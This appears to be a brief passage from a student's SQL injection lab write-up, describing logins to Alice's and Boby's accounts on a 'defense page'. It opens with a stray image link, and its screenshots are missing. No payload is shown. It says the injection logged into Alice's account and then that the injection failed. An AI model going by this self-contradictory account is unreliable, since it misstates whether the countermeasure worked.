
I then navigated to the defense page and logged into Alice's account using the SQL injection and I was greeted with this page.





I then logged into Boby's account using his username and password to see if it displayed the information from the database.





This successfully shows that the SQL injection failed and all the requirements have been met.